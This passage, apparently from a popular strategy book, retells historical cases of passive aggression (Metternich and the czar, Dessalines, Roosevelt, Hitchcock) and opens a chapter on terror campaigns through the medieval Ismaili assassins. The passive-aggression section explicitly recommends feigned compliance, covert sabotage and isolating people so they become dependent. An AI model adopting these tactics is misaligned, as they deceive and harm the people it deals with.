comes through the brief, bald sentences: the strength that faced tranquilly desertion at a moment of great need; the pride that would not utter a word of appeal or reproach; the mild tolerance of one who knew men and counted upon nothing from them.*

THE ROMAN WAY, EDITH HAMILTON, 1932

In the midst of this general unease, Czar Alexander I of Russia (1777-1825) suddenly proposed a plan that to many seemed a cure more dangerous than the disease. The Russian army was the largest and most feared in Europe; Alexander wanted to send it to both Spain and Naples, crushing the two rebellions. In exchange he would insist that the kings of both realms enact liberal reforms that would grant their citizens greater freedoms, making them more content and diluting their desire for revolution.

Alexander saw his proposal as more than a practical program to safeguard Europe's monarchies;

it was part of a great crusade, a dream he had nurtured since the earliest days of his reign. A deeply religious man who saw everything in terms of good and evil, he wanted the monarchies of Europe to reform themselves and create a kind of Christian brotherhood of wise, gentle rulers with himself, the czar, at their helm. Although the powerful considered Alexander a kind of Russian madman, many liberals and even revolutionaries throughout Europe saw him as their friend and protector, the rare leader sympathetic to their cause. It was even rumored that he had made contacts with various men of the left and had intrigued with them.

The czar went further with his idea: now he wanted a conference of the major powers to discuss the future of Spain, Naples, and Europe itself. The English foreign minister, Lord Castlereagh, wrote letter after letter trying to dissuade him of the need for the meeting. It was never wise to meddle in the affairs of other countries, Castlereagh said; Alexander should leave England to help stop the unrest in Spain, its close ally, while Austria did the same for Naples. Other ministers and rulers wrote to Alexander as well, using similar arguments. It was critical to show a united front against his plan. Yet one man--the Austrian foreign minister, Prince Klemens von Metternich--responded to the czar in a much different fashion, and it was shocking to say the least.

Metternich was the most powerful and respected minister in Europe. The quintessential realist, he was always slow to take bold action or to involve Austria in any kind of adventure; security and order were his primary concerns. He was a conservative, a man who believed in the virtues of the status quo. If change had to come, it should come slowly. But Metternich was also something of an enigma--an elegant courtier, he spoke little yet always seemed to get his way. Now not only was he supporting Alexander's call for a conference, but he also seemed open to the czar's other ideas. Perhaps he had undergone a change of heart and was moving to the left in his later years? In any event, he personally organized the conference for October of that year in the Austrian-held city of Troppau, in the modern-day Czech Republic.

Alexander was delighted: with Metternich on his side, he could realize his ambitions and then some. When he arrived in Troppau for the conference, however, the representatives of the other powers in attendance were less than friendly. The French and the Prussians were cool; Castlereagh had refused to come altogether. Feeling somewhat isolated, Alexander was delighted again when Metternich proposed they hold private meetings to discuss the czar's ideas. For several days, and for hours on end, they holed themselves up together in a room. The czar did most of the talking; Metternich listened with his usual attentive air, agreeing and nodding. The czar, whose thinking was somewhat vague, strained to explain his vision of Europe as best he could, and the need for the leaders at the conference to display their moral unity. He could not help but feel frustrated at his inability to make his ideas more specific.

Several days into these discussions, Metternich finally confessed to the czar that he, too, saw a moral danger brewing in Europe. Godless revolution was the scourge of the time; giving in to the radical spirit, showing any sign of compromise, would eventually lead to destruction at the hands of these satanic forces. During the Troppau conference, a mutiny had broken out in a regiment of Russian guards; Metternich warned Alexander that this was the first symptom of a revolutionary infection attacking Russia itself. Thank God the czar, a pillar of moral strength, would not give in. Alexander would have to serve as the leader of this counterrevolutionary crusade. This was why Metternich had become so excited by the czar's ideas about Naples and Spain and how he had interpreted them.

The czar was swept up in Metternich's enthusiasm: together they would stand firm against the radicals. Somehow, though, the result of their conversation was not a plan for Russia to invade Naples and Spain; indeed, Alexander speculated instead that it might not be the time to press the kings of those countries to reform their governments--that would just weaken both monarchs. For the time being, the leaders' energy should go into halting the revolutionary tide. In fact, the czar began to

repent of some of his more liberal ideas, and he confessed as much to Metternich. The conference ended with a statement of grand common purpose among the powers--much of its language the czar's--and an agreement that Austrian troops, not Russian ones, would return the king of Naples to full power, then leave him to pursue the policies of his choice.

After Alexander returned to Russia, Metternich wrote to praise him for leading the way. The czar wrote back in fervor: "We are engaged in a combat with the realm of Satan. Ambassadors do not suffice for this task. Only those whom the Lord has placed at the head of their peoples may, if He gives His blessings, survive the contest...with this diabolic force." In fact, the czar wanted to go further; he had returned to the idea of marching his army into Spain to put down the revolution there. Metternich responded that that would not be necessary--the British were handling the situation--but a conference next year could readdress the issue.

In early 1821 another revolution broke out, this time in Piedmont, the one Italian state outside Austrian control. The king was forced to abdicate. In this instance Metternich welcomed Russian intervention, and 90,000 Russian troops became reserves in an Austrian army heading for Piedmont. A Russian military presence so close to their borders greatly dampened the spirits of the rebels and of their sympathizers throughout Italy--all those leftists who had seen the czar as their friend and protector. They thought that no more.

The Austrian army crushed the revolution within a few weeks. At Metternich's request, the Russians politely withdrew their forces. The czar was proud of his growing influence in Europe, but somehow he had embarked on the very opposite of his original plans for a crusade: instead of being in the forefront of the fight for progress and reform, he had become a guardian of the status quo, a conservative in the mold of Metternich himself. Those around him could not understand how this had happened.

Interpretation

Prince Metternich may have been history's most effective public practitioner of passive aggression. Other diplomats sometimes thought him cautious, even weak, but in the end, as if by magic, he always got what he wanted. The key to his success was his ability to hide his aggression to the point where it was invisible.

Metternich was always careful to take the measure of his opponent. In the case of Czar Alexander, he was dealing with a man governed by emotion and subject to wild mood swings. Yet the czar, behind his moralistic Christian facade, was also aggressive in his own way, and ambitious; he itched to lead a crusade. In Metternich's eyes he was as dangerous as Napoleon had been: in the name of doing good for Europe, such a man might march his troops from one end of the continent to the other, creating untold chaos.

To stand in the way of Alexander's powerful army would be destructive in itself. But the canny Metternich knew that to try to persuade the czar that he was wrong would have the unintended effect of feeding his insecurities and pushing him to the left, making him more prone to take dangerous action on his own. Instead the prince would have to handle him like a child, diverting his energies to the right through a passive-aggressive campaign.

> *At times one has to deal with hidden enemies, intangible influences that slink into dark corners and from this hiding affect people by suggestion. In instances like this, it is necessary to trace these things back to the most secret recesses, in order to determine the nature of the influences to be dealt with.... The very anonymity of such plotting requires an especially vigorous and indefatigable effort, but this is well worth while. For when such elusive influences are brought into the light and branded, they lose their power over people.*

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

The passive part was simple: Metternich presented himself as compliant, going along with ideas that he actually disagreed with to the extreme. He accepted Alexander's request for a congress, for example, although he personally opposed it. Then, in his private discussions with the czar at Troppau, he at first just listened, then enthusiastically agreed. The czar believed in demonstrating moral unity? Then so did Metternich--although his own policies had always been more practical than moral; he was the master of realpolitik. He flattered personal qualities in the czar--moral fervor, for example--that he actually thought dangerous. He also encouraged the czar to go further with his ideas.

Having disarmed Alexander's suspicions and resistance this way, Metternich at the same time operated aggressively. At Troppau he worked behind the scenes to isolate the czar from the other powers, so that the Russian leader became dependent on him. Next he cleverly arranged those long hours of private meetings, in which he subtly infected the czar with the idea that revolution was far more dangerous than the status quo and diverted the Russian's radical Christian crusade into an attack on liberalism itself. Finally, having mirrored Alexander's energy, his moods, his fervor, and his language, Metternich managed to lure him into sending troops against the rebellion in Piedmont. That action both committed Alexander in deed to the conservative cause and alienated him from the liberals of Europe. No longer could he spout vague, ambiguous pronouncements on the left; he had finally taken action, and it was in the opposite direction. Metternich's triumph was complete.

In those days force and arms did prevail; but now the wit of the fox is everywhere on foot, so hardly a faithful or virtuous man may be found.

QUEEN ELIZABETH I, 1533-1603

Although the phrase "passive aggression" has negative connotations for most of us, as conscious strategy passive-aggressive behavior offers an insidiously powerful way of manipulating people and waging personal war. Like Metternich, you must operate on two fronts. You are outwardly agreeable, apparently bending to people's ideas, energy, and will, changing shape like Proteus himself. Remember: people are willful and perverse. Opposing them directly or trying to change their ideas will often have the contrary effect. A passive, compliant front, on the other hand, gives them nothing to fight against or resist. Going along with their energy gives you the power to divert it in the direction you want, as if you were channeling a river rather than trying to dam it. Meanwhile the aggressive part of your strategy takes the form of infecting people with subtle changes in their ideas and with an energy that will make them act on your behalf. Their inability to get what you are doing in focus gives you room to work behind the scenes, checking their progress, isolating them from other people, luring them into dangerous moves that make them dependent on your support. They think you are their ally. Behind a pleasant, compliant, even weak front, you are pulling the strings.

This was the real achievement of Metternich's policy, that it had killed Russian liberalism and achieved a measure of domination over Austria's most dangerous rival in the guise of submitting to him.

--*Henry Kissinger,* A World Restored *(1957)*

In this postscript on the solution of Caesar's problem, it is not our intention to trace Octavian's rise to power from the time he arrived in Rome to claim his inheritance until, in 31 B.C., with the aid of Vipsanius Agrippa, he defeated Antony and Cleopatra at Actium and became master of the Roman

world. Instead, it is to describe in brief how as such he solved Caesar's problem and established a peace which was to last for over 200 years. When he contemplated the empire he had won and its heterogeneous local governments and peoples, he realized that it was far too large and complex to be ruled by the council of a city state; that instead it demanded some form of one-man rule, and that his problem was how to disguise it. From the outset he decided not to tamper with the constitution of the Republic, or contemplate monarchy..... Firstly, in 28 B.C. he declined all honours calculated to remind the Romans of the kingly power; adopted the title of princeps ("first citizen"), and called his system the Principate. Secondly, he accepted all the old conventions--consuls, tribunes, magistrates, elections, etc. Thirdly, instead of ignoring the Senate and insulting its members as Caesar had done, he went out of his way to consult it and placate them. Lastly, on January 13, 27 B.C., at a session of the Senate, he renounced all his extraordinary powers and placed them at the disposal of the Senate and the people. And when the senators begged him to resume them and not to abandon the Commonwealth he had saved, he yielded to their request and consented to assume proconsular authority over an enlarged province, which included Spain, Gaul, Syria, Cilicia, and Cyprus, while the Senate was left with the remaining provinces. Thus in semblance the sovereignty of the Senate and the people was restored; but in fact, because his enlarged province comprised the majority of the legions, and Egypt, over which he ruled as king...the basis of political power passed into his hands. Three days later the Senate decreed that the title "Augustus" (the Revered) should be conferred upon him.

JULIUS CAESAR, J.F.C. FULLER, 1965

KEYS TO WARFARE

We humans have a particular limitation to our reasoning powers that causes us endless problems: when we are thinking about someone or about something that has happened to us, we generally opt for the simplest, most easily digestible interpretation. An acquaintance is good or bad, nice or mean, his or her intentions noble or nefarious; an event is positive or negative, beneficial or harmful; we are happy or sad. The truth is that nothing in life is ever so simple. People are invariably a mix of good and bad qualities, strengths and weaknesses. Their intentions in doing something can be helpful and harmful to us at the same time, a result of their ambivalent feelings toward us. Even the most positive event has a downside. And we often feel happy and sad at the same time. Reducing things to simpler terms makes them easier for us to handle, but because it is not related to reality, it also means we are constantly misunderstanding and misreading. It would be of infinite benefit for us to allow more nuances and ambiguity into our judgments of people and events.

This tendency of ours to judge things in simple terms explains why passive aggression is so devilishly effective as a strategy and why so many people use it--consciously and unconsciously. By definition, people who are acting passive-aggressively are being passive and aggressive simultaneously. They are outwardly compliant, friendly, obedient, even loving. At the same time, they inwardly plot and take hostile action. Their aggression is often quite subtle--little acts of sabotage, remarks designed to get under your skin. It can also be blatantly harmful.

When we are the victims of this behavior, we find it hard to imagine that both things are happening at the same time. We can manage the idea that someone can be nice one day and nasty the next; that is just called being moody. But to be nasty and nice simultaneously--that confuses us. We tend to take these people's passive exterior for reality, becoming emotionally engaged with their pleasant, nonthreatening appearance. If we notice that something is not quite right, that while seeming friendly they might be doing something hostile, we are genuinely bewildered. Our confusion gives the passive-aggressive warrior great manipulative power over us.

There are two kinds of passive aggression. The first is conscious strategy as practiced by Metternich. The second is a semiconscious or even unconscious behavior that people use all the time in the petty and not-so-petty matters of daily life. You may be tempted to forgive this second passive-aggressive type, who seems unaware of the effects of his or her actions or helpless to stop, but people often understand what they are doing far better than you imagine, and you are more than likely being taken in by their friendly and helpless exterior. We are generally too lenient with this second variety.

The key to using passive aggression as a conscious, positive strategy is the front you present to your enemies. They must never be able to detect the sullen, defiant thoughts that are going on inside of you.

In 1802 what today is Haiti was a French possession riven by a revolt of the country's black slaves under the leadership of Toussaint-L'ouverture. That year an army sent by Napoleon to crush the rebellion managed to seize Toussaint through treachery and ship him off to France, where he would eventually die in prison. Among Toussaint's most-decorated generals was a man named Jean-Jacques Dessalines, who now surrendered to the French and even served in their army, helping them to put down isolated pockets of revolt and winning from them much appreciation. But it was all a ploy: as Dessalines squashed these remnants of the rebellion, he would hand over the weapons he captured to the French, but secretly he always kept some of them back, stashing them away until he had quite a large armory. Meanwhile he built up and trained a new rebel army in the remote areas where his assignment led him. Then, choosing a moment when an outbreak of yellow fever had decimated the French army, he resumed hostilities. Within a few years, he had defeated the French and liberated Haiti for good from colonial control.

Dessalines's use of passive aggression has deep roots in military strategy, in what can be called the "false surrender." In war your enemies can never read your thoughts. They must make your appearance their guide, reading the signs you give off to decipher what you are thinking and planning. Meanwhile the surrender of an army tends to be followed by a great flood of emotion and a lowering of everyone's guard. The victor will keep an eye on the beaten troops but, exhausted by the effort it took to win, will be hugely tempted to be less wary than before. A clever strategist, then, may falsely surrender--announce that he is defeated in body and spirit. Seeing no indication otherwise, and unable to read his mind, the enemy is likely to take his submission at face value. Now the false surrenderer has time and space to plot new hostilities.

In war as in life, the false surrender depends on the seamless appearance of submission. Dessalines did not just give in, he actively served his former enemies. To make this work, you must do likewise: play up your weakness, your crushed spirit, your desire to be friends--an emotional ploy with great power to distract. You must also be something of an actor. Any sign of ambivalence will ruin the effect.

In 1940, President Franklin D. Roosevelt faced a dilemma. He was nearing the end of his second term in office, and it was an unwritten tradition in American politics that no president would run for a third term. But Roosevelt had much unfinished business. Abroad, Europe was deep in a war that would almost certainly end up involving the United States; at home, the country had been going through difficult times, and Roosevelt wanted to bring his programs to remedy them to completion. If he revealed his desire for a third term, though, he would stir up opposition even within his own party. Many had already accused him of dictatorial tendencies. So Roosevelt decided to get what he wanted through a form of passive aggression.

In the months leading up to the Democratic Convention, which was to choose which candidate the party would run in the race, Roosevelt repeatedly stated his lack of interest in a third term. He also actively encouraged others in the party to seek the nomination to replace him. At the same time, he carefully crafted his language so that he never completely closed the door on running himself, and he

pushed enough candidates into the nomination race that no single one of them could come to the convention as the favorite. Then, as the convention opened, Roosevelt withdrew from the scene, making his large presence known by his absence: without him the proceedings were incomparably dull. Reports came back to him that people on the floor were beginning to clamor for him to appear. Letting that desire reach its peak, the president then had his friend Senator Alben Barkley insert into his own convention speech a message from Roosevelt: "The president has never had, and has not today, any desire or purpose to continue in the office of president, to be a candidate for that office, or to be nominated by the convention for that office." After a moment of silence, the convention floor began to ring with the delegates' cry: "WE WANT ROOSEVELT!" The appeal went on for an hour. The next day the delegates were to vote, and chants of "ROOSEVELT!" again filled the hall. The president's name was entered for the nomination, and he won by a landslide on the first ballot.

It is not an enemy who taunts me--then I could bear it; it is not an adversary who deals insolently with me--then I could hide from him. But it is you, my equal, my companion, my familiar friend..... My companion stretched out his hand against his friends, he violated his covenant. His speech was smoother than butter, yet war was in his heart; his words were softer than oil, yet they were drawn swords.

PSALMS, 55:12-15, 20-21

Remember: it is never wise to seem too eager for power, wealth, or fame. Your ambition may carry you to the top, but you will not be liked and will find your unpopularity a problem. Better to disguise your maneuvers for power: you do not want it but have found it forced upon you. Being passive and making others come to you is a brilliant form of aggression.

Subtle acts of sabotage can work wonders in the passive-aggressive strategy because you can camouflage them under your friendly, compliant front. That was how the film director Alfred Hitchcock would outmaneuver the meddlesome producer David O. Selznick, who used to alter the script to his liking, then show up on set to make sure it was shot the way he wanted it. On these occasions Hitchcock might arrange for the camera to malfunction or let it run without any film in it--by the time Selznick saw the edit, reshooting would be expensive and impossible. Meanwhile the director would make a show of being happy to see Selznick on set and bewildered if the camera didn't roll or rolled but recorded no film.

Passive aggression is so common in daily life that you have to know how to play defense as well as offense. By all means use the strategy yourself; it is too effective to drop from your armory. But you must also know how to deal with those semiconscious passive-aggressive types so prevalent in the modern world, recognizing what they are up to before they get under your skin and being able to defend yourself against this strange form of attack.

First, you must understand why passive aggression has become so omnipresent. In the world today, the expression of overt criticism or negative feelings toward others has become increasingly discouraged. People tend to take criticism far too personally. Furthermore, conflict is something to be avoided at all costs. There is great societal pressure to please and be liked by as many people as possible. Yet it is human nature to have aggressive impulses, negative feelings, and critical thoughts about people. Unable to express these feelings openly, without fear of being disliked, more and more people resort to a kind of constant, just-below-the-surface passive aggression.

The idiom represents an archetype in world literature: a person with a smiling face and a cruel heart, dubbed a "smiling tiger" in Chinese folklore.

Most often their behavior is relatively harmless: perhaps they are chronically late, or make flattering comments that hide a sarcastic sting, or offer help but never follow through. These common tactics are best ignored; just let them wash over you as part of the current of modern life, and never take them personally. You have more important battles to fight.


There are, however, stronger, more harmful versions of passive aggression, acts of sabotage that do real damage. A colleague is warm to your face but says things behind your back that cause you problems. You let someone into your life who proceeds to steal something valuable of yours. An employee takes on an important job for you but does it slowly and badly. These types do harm but are excellent at avoiding any kind of blame. Their modus operandi is to create enough doubt that they were the ones who did the aggressive act; it is never their fault. Somehow they are innocent bystanders, helpless, the real victims in the whole dynamic. Their denials of responsibility are confusing: you suspect they have done something, but you cannot prove it, or, worse, if they are *really* skillful, you feel guilty for even thinking them at fault. And if in your frustration you lash out at them, you pay a high price: they will focus attention on your angry, aggressive response, your overreaction, distracting your thoughts from the passive-aggressive maneuvers that got you so irritated in the first place. The guilt you feel is a sign of the power they have over you. Indeed, you can virtually recognize the harmful variety of passive aggression by the strength of emotions it churns up in you: not superficial annoyance but confusion, paranoia, insecurity, and anger.

To defeat the passive-aggressive warrior, you must first work on yourself. This means being acutely aware of the blame-shifting tactic as it happens. Squash any feelings of guilt it might begin to make you feel. These types can be very ingratiating, using flattery to draw you into their web, preying on your insecurities. It is often your own weakness that sucks you into the passive-aggressive dynamic. Be alert to this.

Second, once you realize you are dealing with the dangerous variety, the smartest move is to disengage, at best to get the person out of your life, or at the least to not flare up and cause a scene, all of which plays into his hands. You need to stay calm. If it happens to be a partner in a relationship in which you cannot disengage, the only solution is to find a way to make the person feel comfortable in expressing any negative feelings toward you and encouraging it. This may be hard to take initially, but it may defuse his or her need to be underhanded; and open criticisms are easier to deal with than covert sabotage.

The Spaniard Hernan Cortes had many passive-aggressive soldiers in the army with which he conquered Mexico, men who outwardly accepted his leadership but were inwardly treacherous. Cortes never confronted or accused these people, never lashed out at them at all; instead he quietly figured out who they were and what they were up to, then fought fire with fire, maintaining a friendly front but working behind the scenes to isolate them and bait them into attacks in which they revealed themselves. The most effective counterstrategy with the passive-aggressive is often to be subtle and underhanded right back at them, neutralizing their powers. You can also try this with the less harmful types--the ones who are chronically late, for instance: giving them a taste of their own medicine may open their eyes to the irritating effects of their behavior.

In any event, you must never leave the passive-aggressive time and space in which to operate. Let them take root and they will find all kinds of sly ways to pull you here and there. Your best defense is to be sensitive to any passive-aggressive manifestations in those around you and to keep your mind as free as possible from their insidious influence.



Authority: As dripping water wears through rock, so the weak and yielding can subdue the firm and strong.

--*Sun Haichen,* Wiles of War *(1991)*

It is not pathological to attempt to gain control of a relationship, we all do this, but when one attempts to gain that control while denying it, then such a person is exhibiting symptomatic behavior. In any relationship that stabilizes, such as that between a husband and wife, the two people work out agreements about who is to control what area of the relationship.... A relationship becomes psychopathological when one of the two people will maneuver to circumscribe the other's behavior while indicating he is not. The wife in such a relationship will force her husband to take care of the house in such a way that she denies she is doing so. She may, for example, have obscure dizzy spells, an allergy to soap, or various types of attacks which require her to lie down regularly. Such a wife is circumscribing her husband's behavior while denying that she *is doing this; after all, she cannot help her dizzy spells. When one person circumscribes the behavior of another while denying that he is doing so, the relationship begins to be rather peculiar. For example, when a wife requires her husband to be home every night because she has anxiety attacks when she is left alone, he cannot acknowledge that she is controlling his behavior because* she *is not requiring him to be home--the anxiety is and her behavior is involuntary. Neither can he refuse to let her control his behavior for the same reason.*

STRATEGIES OF PSYCHOTHERAPY, JAY HALEY, 1963

REVERSAL

The reversal of passive aggression is aggressive passivity, presenting an apparently hostile face while inwardly staying calm and taking no unfriendly action. The purpose here is intimidation: perhaps you know you are the weaker of the two sides and hope to discourage your enemies from attacking you by presenting a blustery front. Taken in by your appearance, they will find it hard to believe that you do not intend to do anything. In general, presenting yourself as the opposite of what you really are and intend can be a useful way of disguising your strategies.

SOW UNCERTAINTY AND PANIC THROUGH ACTS OF TERROR

THE CHAIN-REACTION STRATEGY

Terror is the ultimate way to paralyze a people's will to resist and destroy their ability to plan a strategic response. Such power is gained through sporadic acts of violence that create a constant feeling of threat, incubating a fear that spreads throughout the public sphere. The goal in a terror campaign is not battlefield victory but causing maximum chaos and provoking the other side into desperate overreaction. Melting invisibly into the population, tailoring their actions for the mass media, the strategists of terror create the illusion that they are everywhere and therefore that they are far more powerful than they really are. It is a war of nerves. The victims of terror must not succumb to fear or even anger; to plot the most effective counterstrategy, they must stay balanced. In the face of a terror campaign, one's rationality is the last line of defense.

THE ANATOMY OF PANIC

In Isfahan (in present-day Iran) toward the end of the eleventh century, Nizam al-Mulk, the powerful vizier to Sultan Malik Shah, ruler of the great Islamic empire of the period, became aware of a small yet irritating threat. In northern Persia lived a sect called the Nizari Ismailis, followers of a religion combining mysticism with the Koran. Their leader, the charismatic Hasan-i-Sabah, had recruited thousands of converts alienated by the tight control the empire exercised over religious and political practices. The influence of the Ismailis was growing, and what was most disturbing to Nizam al-Mulk was the utter secrecy in which they operated: it was impossible to know who had converted to the sect, for its members did so in private and kept their allegiance hidden.

> *"Brothers," says an Ismaili poet, "when the time of triumph comes, with good fortune from both worlds as our companion, then by one single warrior on foot a king may be stricken with terror, though he own more than a hundred thousand horsemen."*
>
> QUOTED IN *THE ASSASSINS*, BERNARD LEWIS, 1967

The vizier monitored their activities as best he could, until finally he heard some news that roused him to action. Over the years, it seemed, thousands of these secret Ismaili converts had managed to infiltrate key castles, and now they had taken them over in the name of Hasan-i-Sabah. This gave them control over part of northern Persia, a kind of independent state within the empire. Nizam al-Mulk was a benevolent administrator, but he knew the danger of allowing sects like the Ismailis to flourish. Better to snuff them out early on than face revolution. So, in 1092, the vizier convinced the sultan to send two armies to bring down the castles and destroy the Nizari Ismailis.

The castles were strongly defended, and the countryside around them teemed with sympathizers. The war turned into a stalemate, and eventually the sultan's armies were forced to come home. Nizam al-Mulk would have to find some other solution, perhaps an occupying force for the region--but a few months later, as he was traveling from Isfahan to Baghdad, a Sufi monk approached the litter on which he was carried, pulled out a dagger from under his clothes, and stabbed the vizier to death. The killer was revealed to be an Ismaili dressed as a peaceful Sufi, and he confessed to his captors that Hasan himself had assigned him to do the job.

The death of Nizam al-Mulk was followed within weeks by the death, from natural causes, of Malik Shah. His loss would have been a blow at any time, but without his crafty vizier to oversee the succession, the empire fell into a period of chaos that lasted several years. By 1105, however, a degree of stability had been reestablished and attention again focused on the Ismailis. With one murder they had managed to make the entire empire tremble. They had to be destroyed. A new and vigorous campaign was launched against the sect. And soon it was revealed that the assassination of Nizam al-Mulk was not a single act of revenge, as it had seemed at the time, but an Ismaili policy, a strange and frightening new way of waging war. Over the next few years, key members of the administration of the new sultan, Muhammad Tapar, were assassinated in the same ritualistic fashion: a killer would emerge from a crowd to deliver a deadly blow with a dagger. The deed was most often done in public and in broad daylight; sometimes, though, it took place while the victim was in bed, a secret Ismaili having infiltrated his household staff.

A wave of fear fanned out among the empire's hierarchy. It was impossible to tell who was an Ismaili: the sect's adherents were patient, disciplined, and had mastered the art of keeping their beliefs to themselves and fitting in anywhere. It did not help that when the assassins were captured and tortured, they would accuse various people within the sultan's inner circle of being either paid spies for the Ismailis or secret converts. No one could know for certain if they were telling the truth, but suspicion was cast on everyone.

Losses to which we are accustomed affect us less deeply.

JUVENAL, FIRST TO SECOND CENTURY A.D.

Now viziers, judges, and local officials had to travel surrounded by bodyguards. Many of them began to wear thick, uncomfortable shirts of mail. In certain cities no one could move from house to house without a permit, which spread disaffection among the citizenry and made it easier for the Ismailis to recruit converts. Many found it hard to sleep at night or to trust their closest friends. All kinds of wild rumors were spread by those who had grown delirious with paranoia. Bitter divisions sprang up within the hierarchy, as some argued for a hard-line approach to Hasan, while others preached accommodation as the only answer.

Meanwhile, as the empire struggled to somehow repress the Ismailis, the killings went on--but they were highly sporadic. Months would pass without one, and then suddenly there would be two within a week. There was no real rhyme or reason to when it happened or which high administrator was singled out. Officials would talk endlessly about a pattern, analyzing every Ismaili move. Without their realizing it, this little sect had come to dominate their thoughts.

In 1120, Sanjar, the new sultan, decided to take action, planning a military campaign to capture the Ismaili castles with overwhelming force and turn the region around them into an armed camp. He took extra precautions to prevent any attempt on his life, changing his sleeping arrangements and allowing only those he knew well to approach him. By making himself personally secure, he believed he could stay free of the panic around him.

As preparations for the war got under way, Hasan-i-Sabah sent ambassador after ambassador to Sanjar offering to negotiate an end to the killings. They were all turned away. The tables seemed to have turned: now it was the Ismailis who were frightened.

Shortly before the campaign was to be launched, the sultan awoke one morning to find a dagger thrust neatly in the ground a few feet away from the position where his breast lay on the bed. How did it get there? What did it mean? The more he thought about it, the more he began to literally tremble with fear--it was clearly a message. He told no one about this, for whom could he trust? Even his

wives were suspect. By the end of the day, he was an emotional wreck. That evening he received a message from Hasan himself: "Did I not wish the sultan well, that dagger which was struck into the hard ground would have been planted in his soft breast."

> *On their voyage Pisander and the others abolished the democracies in the* [*Greek*] *cities, as had been decided. From some places they also took hoplites to add to their forces, and so came to Athens. Here they found that most of the work had already been done by members of their* [*antidemocratic*] *party. Some of the younger men had formed a group among themselves and had murdered without being detected a certain Androcles, who was one of the chief leaders of the* [*democratic*] *party.... There were also some other people whom they regarded as undesirable and did away with secretly.....* [*Athenians*] *were afraid when they saw their numbers, and no one now dared to speak in opposition to them. If anyone did venture to do so, some appropriate method was soon found for having him killed, and no one tried to investigate such crimes or take action against those suspected of them. Instead the people kept quiet, and were in such a state of terror that they thought themselves lucky enough to be left unmolested even if they had said nothing at all. They imagined that the revolutionary party was much bigger than it really was, and they lost all confidence in themselves, being unable to find out the facts because of the size of the city and because they had insufficient knowledge of each other.... Throughout the democratic party people approached each other suspiciously, everyone thinking that the next man had something to do with what was going on.*
>
> *HISTORY OF THE PELOPONNESIAN WAR*, THUCYDIDES, CIRCA 460-CIRCA 399 B.C.

Sanjar had had enough. He could not spend another day like this. He was not willing to live in constant fear, his mind deranged by uncertainty and suspicion. It was better, he thought, to negotiate with this demon. He called off his campaign and made peace with Hasan.

Over the years, as the Ismailis' political power grew and the sect expanded into Syria, its killers became almost mythic. The assassins had never tried to escape; their killing done, they were caught, tortured, and executed to a man, but new ones kept on coming, and nothing seemed to deter them from completing their task. They seemed possessed, utterly devoted to their cause. Some called them *hashshashin*, from the Arabic word *hashish*, because they acted as if they were drugged. European crusaders to the Holy Land heard stories about these devilish *hashshashin* and passed them on, the word slowly transforming into "assassins," passing forever into the language.

Interpretation

Hasan-i-Sabah had one goal: to carve out a state for his sect in northern Persia, allowing it to survive and thrive within the Islamic empire. Given his relatively small numbers and the powers arrayed against him, he could not hope for more, so he devised a strategy that was surely history's first organized terrorist campaign for political power. Hasan's plan was deceptively simple. In the Islamic world, a leader who had won respect was invested with considerable authority, and to the extent that he had authority, his death could sow chaos. Accordingly Hasan chose to strike these leaders, but in a somewhat random way: it was impossible to see any pattern in his choices, and the possibility of being the next victim was more disturbing than many could bear. In truth, except for the castles they held, the Ismailis were quite weak and vulnerable, but by patiently infiltrating his men deep into the heart of the sultan's administration, Hasan was able to create the illusion they were everywhere. Only fifty or so assassinations are recorded in his entire lifetime, and yet he won as much political power through them as if he had an enormous army.

This power could not come by merely making individuals feel afraid. It depended on the effect the killings would have on the entire social group. The weakest officials in the hierarchy were the ones who would succumb to paranoia and voice doubts and rumors that would spread and infect those who were less weak. The result was a ripple effect--wild swings of emotion, from anger to surrender, up and down the line. A group caught by this kind of panic cannot find its balance and can fall with the slightest push. Even the strongest and most determined will be infected in the end, as Sultan Sanjar was: his attempts at security, and the harsh life to which he subjected himself as protection, revealed that he was under the influence of this panic. One simple dagger in the ground was enough to push him over the edge.

Understand: we are all are extremely susceptible to the emotions of those around us. It is often hard for us to perceive how deeply we are affected by the moods that can pass through a group. This is what makes the use of terror so effective and so dangerous: with a few well-timed acts of violence, a handful of assassins can spark all kinds of corrosive thoughts and uncertainties. The weakest members of the target group will succumb to the greatest fear, spreading rumors and anxieties that slowly overcome the rest. The strong may respond angrily and violently to the terror campaign, but that only shows how influenced they are by the panic; they are reacting rather than strategizing--a sign of weakness, not strength. In normal circumstances individuals who become frightened in some way can often regain their mental balance over time, especially when they are around others who are calm. But this is almost impossible within a panicked group.

As the public's imagination runs wild, the assassins become something much larger, seeming omnipotent and omnipresent. As Hasan proved, a handful of terrorists can hold an entire empire hostage with a few well-calibrated blows against the group psyche. And once the group's leaders succumb to the emotional pull--whether by surrendering or launching an unstrategic counterattack--the success of the terror campaign is complete.

Victory is gained not by the number killed but by the number frightened.

--Arab proverb

KEYS TO WARFARE

In the course of our daily lives, we are subject to fears of many kinds. These fears are generally related to something specific: someone might harm us, a particular problem is brewing, we are threatened by disease or even death itself. In the throes of any deep fear, our willpower is momentarily paralyzed as we contemplate the bad that could happen to us. If this condition lasted too long or were too intense, it would make life unbearable, so we find ways to avoid these thoughts and ease our fears. Maybe we turn to the distractions of daily life: work, social routines, activities with friends. Religion or some other belief system, such as faith in technology or science, might also offer hope. These distractions and beliefs become the ground beneath us, keeping us upright and able to walk on without the paralysis that fear can bring.

Under certain circumstances, however, this ground can fall away from under us, and then there is nothing we can do to steady ourselves. In the course of history, we can track a kind of madness that overcomes humans during certain disasters--a great earthquake, a ferocious plague, a violent civil war. What troubles us most in these situations is not any specific dreadful event that happened in the recent past; we have a tremendous capacity to overcome and adapt to anything horrible. It is the uncertain future, the fear that more terrible things are coming and that we might soon suffer some unpredictable tragedy--that is what unnerves us. We cannot crowd out these thoughts with routines or religion. Fear becomes chronic and intense, our minds besieged by all kinds of irrational thoughts. The specific fears

become more general. Among a group, panic will set in.

